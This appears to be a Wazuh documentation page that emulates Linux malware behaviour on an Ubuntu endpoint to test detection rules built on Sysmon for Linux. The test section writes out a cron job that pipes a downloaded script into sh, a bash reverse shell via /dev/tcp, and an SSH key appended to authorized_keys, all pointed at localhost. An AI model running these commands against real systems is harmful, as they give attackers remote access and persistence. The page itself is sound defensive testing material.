Detecting reverse shells and persistence on Linux endpoints
Linux malware, such as the Kinsing cryptominer and TeamTNT bots, persists on compromised endpoints with cron jobs and SSH keys, and gives attackers remote access through reverse shells. In this use case, you emulate these behaviors on an Ubuntu endpoint, and the standard linux detector generates findings from Sysmon for Linux events.
Note
The emulation stays on the endpoint. The reverse shell connects to a listener on 127.0.0.1, the cron job calls a URL on 127.0.0.1, and the SSH key is a placeholder that matches no private key.
Configure the Linux endpoint
Perform the following steps on an Ubuntu 24.04 endpoint.
Add the Microsoft package repository and install the
sysmonforlinuxpackage, which provides Sysmon for Linux:$ curl -fsSL https://packages.microsoft.com/config/ubuntu/24.04/packages-microsoft-prod.deb -o /tmp/packages-microsoft-prod.deb $ sudo dpkg -i /tmp/packages-microsoft-prod.deb $ sudo apt-get update $ sudo apt-get install -y sysmonforlinux
Create a
sysmon-config.xmlfile with the following content. It logs every process creation and the files created in common persistence paths:<Sysmon schemaversion="4.81"> <EventFiltering> <!-- Event ID 1: log every process creation --> <RuleGroup name="" groupRelation="or"> <ProcessCreate onmatch="exclude"/> </RuleGroup> <!-- Event ID 11: log file creation in common persistence paths --> <RuleGroup name="" groupRelation="or"> <FileCreate onmatch="include"> <TargetFilename condition="begin with">/etc/cron</TargetFilename> <TargetFilename condition="begin with">/var/spool/cron</TargetFilename> <TargetFilename condition="begin with">/etc/systemd/system</TargetFilename> <TargetFilename condition="contains">/.ssh/</TargetFilename> <TargetFilename condition="begin with">/tmp/</TargetFilename> </FileCreate> </RuleGroup> </EventFiltering> </Sysmon>
Install Sysmon for Linux with the configuration file:
$ sudo sysmon -accepteula -i sysmon-config.xml
Verify that the
sysmonservice is active:$ sudo systemctl status sysmon
The Wazuh agent reads the system journal by default, which includes the Sysmon for Linux events, so you don't need to change the Wazuh agent configuration. If your Wazuh agent
/var/ossec/etc/ossec.conffile doesn't include the following block, add it and restart the Wazuh agent:<ossec_config> <localfile> <log_format>journald</log_format> <location>journald</location> </localfile> </ossec_config>
Test the configuration
Run the following commands as a regular user on the Ubuntu endpoint:
Add a cron job that downloads and runs a script every five minutes, as cryptominers do:
$ (crontab -l 2>/dev/null; echo '*/5 * * * * curl -fsSL http://127.0.0.1:8080/ldr.sh | sh') | crontab -
Start a listener and open a reverse shell to it. The shell closes after five seconds:
$ nc -l 127.0.0.1 4444 &
$ timeout 5 bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'
Add an SSH public key to the
authorized_keysfile of the user, as attackers do to keep access:$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEmulatedAttackerKeyForTestingOnly0000000000000 attacker" | tee -a ~/.ssh/authorized_keys
Remove the cron job and the SSH key after the test:
$ crontab -l | grep -v 'ldr.sh' | crontab -
$ sed -i '/EmulatedAttackerKey/d' ~/.ssh/authorized_keys
Visualize the findings

Findings can take a few minutes to appear because detectors run at a set interval. Navigate to Threat intelligence → Threat Hunting and select the Findings tab. Add the filter wazuh.integration.name: linux. The following findings appear:
Linux reverse shell execution -
bash -c bash -i >& /dev/tcp/127.0.0.1/4444 0>&1, with levelhigh. The same rule also matches thetimeoutcommand and the interactivebash -ishell of the test, so three reverse shell findings appear.Linux cron/at persistence created, with level
medium, for thecrontabprocess and for the file it writes in/var/spool/cron/crontabs/.Sudo command targeting a persistence path -
crontab -, with levelhigh.SSH authorized_keys modified, with level
high.

Expand a finding to see the process command line, the parent process, and the MITRE ATT&CK techniques of the rule: T1059 for the reverse shell, T1053 for the cron job, and T1098 for the SSH key.